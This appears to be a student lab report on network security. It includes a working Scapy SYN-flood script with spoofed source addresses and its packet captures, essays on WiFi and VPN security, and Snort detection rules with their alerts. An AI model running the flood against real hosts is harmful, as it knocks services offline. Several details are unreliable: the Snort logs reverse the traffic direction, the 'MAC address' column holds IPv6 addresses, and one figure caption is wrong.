
2.

This Python script is a basic example of a SYN flooding attack using the Scapy library. It targets a specific IP address and port (in this case, SSH on port 22) and sends multiple fake TCP SYN requests to it. Each request pretends to come from a different fake IP address, which prevents the victim server from identifying the attacker. The server, expecting a reply to complete the TCP handshake, keeps the connection open, which uses up its memory and resources. If many of these fake connections are made, the server may slow down or crash. Although this script only sends 15 packets, it clearly demonstrates how a SYN flood works and why it is a threat.




```python
from scapy.all import *
import random
import time

# Target configuration
victim_ip = "10.0.2.5"      # IP of the victim VM
victim_port = 22                # Target port, e.g., SSH

# Function to generate fake IPs in the same subnet
def fake_ip():
    return f"10.0.2.{random.randint(50, 250)}"

# Attack loop
try:
    print("[*] Starting SYN Flood...")
    for i in range(15):                             # Number of Packets send
        ip = IP(dst=victim_ip, src=fake_ip())
        tcp = TCP(sport=RandShort(), dport=victim_port, flags="S", seq=RandInt())
        pkt = ip/tcp
        send(pkt, verbose=False)
        time.sleep(0.01)            # Optional: throttle the speed a bit

    print("[*] SYN Flood Completed.")

except KeyboardInterrupt:
    print("\n[!] Attack manually stopped.")
```

Figure 4.2[1]: Python Script


Wiresark.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp.port == 22
No.  Time         Source        Destination  Protocol Length Info
   3 0.019063135  10.0.2.177    10.0.2.5     TCP      54 46273 → 22 [SYN] Seq=0 Win=8192 Len=0
   5 0.063780588  10.0.2.211    10.0.2.5     TCP      54 38573 → 22 [SYN] Seq=0 Win=8192 Len=0
   7 0.110493366  10.0.2.81     10.0.2.5     TCP      54 40433 → 22 [SYN] Seq=0 Win=8192 Len=0
   9 0.157464697  10.0.2.241    10.0.2.5     TCP      54 45030 → 22 [SYN] Seq=0 Win=8192 Len=0
  11 0.203850409  10.0.2.243    10.0.2.5     TCP      54 37494 → 22 [SYN] Seq=0 Win=8192 Len=0
  13 0.243317125  10.0.2.166    10.0.2.5     TCP      54 27001 → 22 [SYN] Seq=0 Win=8192 Len=0
  15 0.283993263  10.0.2.68     10.0.2.5     TCP      54 53896 → 22 [SYN] Seq=0 Win=8192 Len=0
  17 0.323953454  10.0.2.107    10.0.2.5     TCP      54 62668 → 22 [SYN] Seq=0 Win=8192 Len=0
  19 0.375553860  10.0.2.118    10.0.2.5     TCP      54 51533 → 22 [SYN] Seq=0 Win=8192 Len=0
  21 0.411685753  10.0.2.135    10.0.2.5     TCP      54 3735 → 22 [SYN] Seq=0 Win=8192 Len=0
  23 0.451450720  10.0.2.122    10.0.2.5     TCP      54 57562 → 22 [SYN] Seq=0 Win=8192 Len=0
  25 0.491911865  10.0.2.162    10.0.2.5     TCP      54 60351 → 22 [SYN] Seq=0 Win=8192 Len=0
  27 0.540893617  10.0.2.233    10.0.2.5     TCP      54 60648 → 22 [SYN] Seq=0 Win=8192 Len=0
  29 0.591748939  10.0.2.238    10.0.2.5     TCP      54 31985 → 22 [SYN] Seq=0 Win=8192 Len=0
  31 0.631349637  10.0.2.236    10.0.2.5     TCP      54 30216 → 22 [SYN] Seq=0 Win=8192 Len=0

› Frame 3: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface enp0s3, id 0
› Ethernet II, Src: PcsCompu_fa:a1:cf (08:00:27:fa:a1:cf), Dst: PcsCompu_cf:b0:7d (08:00:27:cf:b0:7d)
› Internet Protocol Version 4, Src: 10.0.2.177, Dst: 10.0.2.5
› Transmission Control Protocol, Src Port: 46273, Dst Port: 22, Seq: 0, Len: 0
```

Figure 4.2[2]: Wireshark capturing packets in port 22



```
[04/22/25]seed@VM:~$ netstat -nt
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.5:22             10.0.2.135:3735         SYN_RECV
tcp        0      0 10.0.2.5:22             10.0.2.238:31985        SYN_RECV
tcp        0      0 10.0.2.5:22             10.0.2.241:45030        SYN_RECV
tcp        0      0 10.0.2.5:22             10.0.2.236:30216        SYN_RECV
tcp        0      0 10.0.2.5:22             10.0.2.122:57562        SYN_RECV
tcp        0      0 10.0.2.5:22             10.0.2.162:60351        SYN_RECV
tcp        0      0 10.0.2.5:22             10.0.2.68:53896         SYN_RECV
tcp        0      0 10.0.2.5:22             10.0.2.211:38573        SYN_RECV
tcp        0      0 10.0.2.5:22             10.0.2.118:51533        SYN_RECV
tcp        0      0 10.0.2.5:22             10.0.2.81:40433         SYN_RECV
tcp        0      0 10.0.2.5:22             10.0.2.107:62668        SYN_RECV
tcp        0      0 10.0.2.5:22             10.0.2.233:60648        SYN_RECV
tcp        0      0 10.0.2.5:22             10.0.2.243:37494        SYN_RECV
tcp        0      0 10.0.2.5:22             10.0.2.177:46273        SYN_RECV
tcp        0      0 10.0.2.5:22             10.0.2.166:27001        SYN_RECV
[04/22/25]seed@VM:~$
```

Figure 4.2[3]: Victim machine showing syn_recv packets

5. Exercise5: IEEE802.11

1.

WiFi, as an integral part of modern communication networks, facilitates wireless data transmission, providing convenience and mobility. When discussing WiFi, one must consider various aspects, such as authentication, access control, data protection, and system reliability.

Authentication is a critical factor in ensuring that only authorized users can access the network. It typically employs protocols like WPA2 (Wi-Fi Protected Access) or WPA3, which require devices to present credentials before being granted access. While WPA2 has been widely adopted, WPA3 offers stronger protection against offline dictionary attacks by utilizing a more secure handshake mechanism and supporting higher-level encryption standards. However, even with these protocols in place, weaknesses in implementation can lead to vulnerabilities.

Access control mechanisms in WiFi networks are designed to restrict unauthorized users from joining the network. This is achieved through encryption techniques such as AES, which helps ensure that data transmitted across the network remains private. Despite these measures, weak passwords or poorly configured routers can still leave a network exposed to attacks, highlighting the need for strong administrative controls and periodic security updates.

Data protection in WiFi networks extends beyond encryption to include strategies to safeguard against man-in-the-middle attacks, eavesdropping, and data interception. For instance, using the latest security protocols like WPA3 ensures robust encryption of the traffic between devices, mitigating the risk of unauthorized access to sensitive information.

Reliability is another key concern for WiFi systems. The network's performance can be affected by various factors, such as interference from other devices, signal range limitations, and network congestion. While the advancement of technologies like Wi-Fi 6 (802.11ax) improves throughput and mitigates interference, challenges persist in maintaining stable connections, particularly in dense environments.

2.

Wired Equivalent Privacy (WEP) is a security protocol that was introduced as part of the original IEEE 802.11 wireless networking standard to provide data confidentiality comparable to that of a wired network. WEP uses the RC4 stream cipher for encryption and a 24-bit initialization vector (IV) combined with a shared secret key to generate per-packet encryption keys.

The WEP mechanism, initially designed to secure wireless networks, is fundamentally flawed, resulting in its failure to provide adequate protection. WEP's most significant weakness lies in its reliance on the RC4 encryption algorithm, which, combined with short 24-bit Initialization Vectors (IVs), leads to the reuse of encryption keys. This makes it easier for attackers to crack the encryption through techniques such as brute force and IV collision.

Additionally, WEP lacks strong integrity verification mechanisms, making it vulnerable to data tampering and injection attacks. Also, its static key management system increases the likelihood of key interception, leaving networks open to unauthorized access.


The IEEE 802.11i standard, introduced as WPA2, resolves many of these issues by replacing RC4 with AES (Advanced Encryption Standard), offering stronger and more secure encryption. The introduction of dynamic key generation, provided through 802.1X authentication, ensures that encryption keys are regularly updated, reducing the risk of key compromise. Additionally, WPA2 uses a Message Integrity Code (MIC) to prevent data manipulation and tampering.

These improvements make WPA2 a significantly more secure option compared to WEP, providing robust protection against common attack vectors.

3.

The Key Reinstallation Attack (KRACK), revealed in 2017, exposed a serious flaw in the WPA2 protocol's 4-Way Handshake, which is responsible for establishing encrypted links between wireless clients and access points. The attack hinges on the observation that WPA2 permits retransmission of handshake messages in case of loss or network delay. A malicious actor can exploit this by capturing and replaying handshake messages, thereby tricking the receiving device into reinstalling an encryption key it has already used. Upon such reinstallation, associated security variables such as nonces, which are supposed to be unique for each session, are reset. This allows adversaries to decrypt packets, forge data, and, in some cases, hijack entire communication sessions even without knowing the network password.

WPA3, the successor to WPA2, addresses this vulnerability through a redesign of its authentication process. At its core, WPA3 introduces the Simultaneous Authentication of Equals (SAE), which replaces the Pre-Shared Key (PSK) system vulnerable to KRACK. SAE is a password-authenticated key exchange protocol derived from the Dragonfly handshake, ensuring that each session uses a fresh key independent of retransmitted messages. Because session keys are never reused and cannot be derived from a single transmitted value, the KRACK vector is effectively neutralized. Furthermore, SAE provides forward secrecy, ensuring that even if long-term credentials are compromised, past communications remain secure.


State 1
Unauthenticated, Unassociated
Class 1 Frames
Successful 802.11 Authentication
State 2
Authenticated, Unassociated
Class 1 & 2 Frames
Successful 802.11 (Re)Association
State 3
Authenticated, Associated
(Pending RSN Authentication)
Class 1, 2 & 3 Frames
802.1X Controlled Port Blocked
4-Way Handshake Successful
State 4
Authenticated, Associated
Class 1, 2 & 3 Frames
802.1X Controlled Port Unblocked
Deauthentication
Disassociation
Deauthentication
Disassociation
Deauthentication

[https://sarwiki.informatik.hu-berlin.de/WPA3_Dragonfly_Handshake]

Figure 5: Dragonfly Handshake

6. VPN and Working with Snort

1.

A Virtual Private Network (VPN) is a secure communication technology that establishes an encrypted connection between a user's device and a remote server, effectively masking the user's IP address and routing all internet traffic through the secure tunnel. This mechanism is widely used to enhance privacy, bypass geographic restrictions, and ensure data security, particularly over unsecured networks like public Wi-Fi. By encrypting the data packets and using tunneling protocols such as OpenVPN, IPSec, or WireGuard, VPNs shield users from eavesdropping and surveillance, making them indispensable tools for both individual users and organizations.

VPNs serve multiple purposes, including protecting sensitive information, maintaining anonymity, and allowing access to restricted or censored content. In corporate environments, they enable remote employees to securely connect to internal networks, simulating a physical presence within the organization's secure perimeter. For individual users, VPNs offer a layer of defense against advertisers, hackers, and even government monitoring.

2.

IPSec VPN

https://codilime.com/blog/ipsec-what-is-it-and-how-does-it-work/



Host A
Host B
Router A
Router B
1. Host A sends interesting traffic to Host B.
2. Routers A and B negotiate an IKE phase one session.
IKE SA
IKE Phase 1
IKE SA
3. Routers A and B negotiate an IKE phase two session.
IPSec SA
IKE Phase 2
IPsec SA
4. Information is exchanged via IPSec tunnel.
IPSec Tunnel
5. IPSec tunnel is terminated.

Figure 6.2[1]: IPSec VPN

IPSec VPNs are widely used to secure communications over the internet by encrypting and authenticating data exchanged between two endpoints. Operating at the network layer (Layer 3) of the OSI model, IPSec is versatile in securing various IP-based services, including web traffic and file transfers. It is commonly deployed for site-to-site VPNs and remote access VPNs, ensuring that data is protected even when traversing untrusted networks like the internet.

The process of securing communication in IPSec starts with establishing Security Associations (SAs). Each SA defines the parameters for both encryption and authentication, as well as the algorithms and keys to be used. These SAs are unidirectional, meaning two separate SAs are needed for inbound and outbound traffic. The Internet Key Exchange (IKE) protocol plays a critical role in the establishment of these SAs. It operates in two phases: Phase 1 establishes an encrypted communication channel and authenticates the endpoints, while Phase 2 negotiates the specific cryptographic parameters for the IPSec connection. Once the tunnel is established, data is securely transmitted according to the agreed-upon protocols and keys.

To ensure the security of the data in transit, IPSec uses two main protocols: ESP (Encapsulating Security Payload) and AH (Authentication Header). ESP provides encryption to maintain confidentiality and optionally adds authentication to verify the integrity of the data. AH, on the other hand, only offers authentication and data integrity, without encryption. In most cases, ESP is preferred, as it provides both encryption and authentication, ensuring the data remains confidential and untampered with.

IPSec can operate in two modes: Transport Mode and Tunnel Mode. In Transport Mode, only the data payload is encrypted, leaving the original IP header visible. This mode is more efficient and is typically used for communication between individual hosts. On the other hand, Tunnel Mode encrypts both the IP header and the payload, making it suitable for securing communication between networks. Tunnel Mode is often employed in site-to-site VPNs, where entire networks are interconnected, and it provides a higher level of security, although at the cost of efficiency.

TLS VPN

https://codilime.com/blog/ipsec-what-is-it-and-how-does-it-work/




Figure 6.2[2]: IPSec VPN

A TLS VPN (Transport Layer Security Virtual Private Network) is a secure method of connecting clients to servers using the TLS protocol, the successor to SSL (Secure Sockets Layer). Operating at the transport layer (Layer 4) of the OSI model, TLS VPNs establish an encrypted tunnel that ensures data security across untrusted networks, such as the internet. They are particularly popular for remote access, especially in scenarios where users need to securely connect to a corporate network or access sensitive data over the web.

The process of establishing a TLS VPN connection begins with the client's attempt to connect to the server, typically using a web browser or a dedicated client application. The client initiates the connection by sending a request to the server, usually over port 443, which is the default port for HTTPS traffic. The connection is established through the TLS handshake, which consists of several steps. In the first phase, the client and server exchange messages to agree on cryptographic algorithms and parameters. The server then sends its digital certificate, allowing the client to verify its identity. If the certificate is valid, the key exchange process begins, where both parties generate shared session keys for encrypting data during the session.

Once the handshake is complete, the TLS VPN establishes a secure communication channel that ensures confidentiality, integrity, and mutual authentication. The data exchanged between the client and server is encrypted using session keys, making it unreadable to any unauthorized third party. Additionally, the integrity of the data is maintained using Message Authentication Codes (MACs), ensuring that no data is altered during transmission.

Once the session is completed, both the client and server perform a clean shutdown procedure, ensuring that all data has been securely transmitted and no data remains in transit.

Comparison between these two VPN solutions

Feature	IPSec VPN	TLS VPN
Layer of Operation	Network layer (Layer 3)	Transport layer (Layer 4)
Encryption and Security	End-to-end encryption of entire IP packet (tunnel mode) using AES or 3DES	Application-level encryption (AES, RSA) for specific data
Key Management and Authentication	Internet Key Exchange (IKE), pre-shared keys (PSKs), digital certificates	TLS handshake, digital certificates, username/password, client certificates, MFA
Complexity and Setup	More complex setup, requires technical expertise	Easier to set up, often clientless (via web browser)
Use Cases	Site-to-site VPNs, corporate environments, network-to-network connections	Remote access VPNs, secure web app access, clientless remote access
Flexibility and Access	Requires dedicated client software (or OS support)	Flexible: clientless access via web browser or client-based access
Performance	Higher overhead due to full packet encryption, may affect performance	Lower overhead, especially with clientless access
Firewall and NAT Traversal	Issues with NAT and firewalls, requires NAT-T	Easy traversal via port 443 (HTTPS) for firewalls/NAT
Scalability	Better for large-scale, high-volume communications, site-to-site	Suited for remote access, fewer large-scale site-to-site use cases
Support for Mobile and Remote Users	Requires dedicated client software for mobile/remote users	Clientless access via browser or lightweight VPN client
Security	Strong end-to-end encryption, granular control over packet security	Strong encryption for application-level traffic, vulnerable to application-level attacks
Cost	More expensive to deploy and manage, requires dedicated hardware	More cost-effective, especially for remote access, minimal hardware needed

Table 6.2[3]: Comparison between IPSec and TLS VPN

3.


Writing Snort rules

To configure Snort for monitoring a specific host, the configuration file **`/etc/snort/snort.conf`** must be edited by assigning the IP address of Bob's machine to the **`HOME_NET`** variable. At the same time, **`EXTERNAL_NET`** is defined as all traffic not belonging to Bob's IP. These changes ensure that Snort correctly identifies internal and external network activities. After configuring, add rules into a separate file **`/etc/snort/rules`** and then tell Snort where to find it (include **`$RULE_PATH/labTest.rules`** in configuration file)

Virtual Box	IP address	MAC address
External Net (Bob)	10.0.2.6	fe80::572c:8242:fcaf:4888
Home Net (Alice)	10.0.2.5	fe80::96f2:d2e7:c667:4823


q

S.N	Rules
1.	**`alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"Incoming IP traffic"; sid:100001; rev:1; priority:1; classtype:unknown;)`**
2.	**`alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Worm detected in outgoing traffic"; sid:100002; rev:1; priority:1; classtype:unknown;)`**
3.	**`alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"Ping from External Net"; sid:100003; rev:1; priority:1; classtype:unknown;)`**




```
Commencing packet processing (pid=3337)
04/27-18:16:04.903112  [**] [1:100001:1] Incoming IP traffic [**] [Classificati
on: Unknown Traffic] [Priority: 1] {TCP} 10.0.2.5:44676 -> 10.0.2.6:22
04/27-18:16:04.905180  [**] [1:100001:1] Incoming IP traffic [**] [Classificati
on: Unknown Traffic] [Priority: 1] {TCP} 10.0.2.5:44676 -> 10.0.2.6:22
04/27-18:16:04.907439  [**] [1:100001:1] Incoming IP traffic [**] [Classificati
on: Unknown Traffic] [Priority: 1] {TCP} 10.0.2.5:44676 -> 10.0.2.6:22
04/27-18:16:05.021019  [**] [1:100001:1] Incoming IP traffic [**] [Classificati
on: Unknown Traffic] [Priority: 1] {TCP} 10.0.2.5:44676 -> 10.0.2.6:22
04/27-18:16:05.046145  [**] [1:100001:1] Incoming IP traffic [**] [Classificati
on: Unknown Traffic] [Priority: 1] {TCP} 10.0.2.5:44676 -> 10.0.2.6:22
04/27-18:16:05.104925  [**] [1:100001:1] Incoming IP traffic [**] [Classificati
on: Unknown Traffic] [Priority: 1] {TCP} 10.0.2.5:44676 -> 10.0.2.6:22
04/27-18:17:15.103799  [**] [1:100001:1] Incoming IP traffic [**] [Classificati
on: Unknown Traffic] [Priority: 1] {TCP} 10.0.2.5:48228 -> 10.0.2.6:22
```

Figure 6.3[1]: snort alert for SSH connection from any IP address



```
Commencing packet processing (pid=3592)
04/27-18:26:18.030529  [**] [1:100002:1] Worm detected in outgoing traffic [**]
 [Classification: Unknown Traffic] [Priority: 1] {TCP} 10.0.2.6:57210 -> 131.22
7.131.5:53
04/27-18:27:48.028292  [**] [1:100002:1] Worm detected in outgoing traffic [**]
 [Classification: Unknown Traffic] [Priority: 1] {TCP} 10.0.2.6:48174 -> 131.22
7.131.5:53
```

Figure 6.3[2]: snort alert for "worm" in content outgoing




```
Commencing packet processing (pid=3474)
04/27-18:20:52.741695  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc
 activity] [Priority: 3] {ICMP} 10.0.2.5 -> 10.0.2.6
04/27-18:20:52.741695  [**] [1:100003:1] Ping from External Net [**] [Classific
ation: Unknown Traffic] [Priority: 1] {ICMP} 10.0.2.5 -> 10.0.2.6
04/27-18:20:52.741695  [**] [1:384:5] ICMP PING [**] [Classification: Misc acti
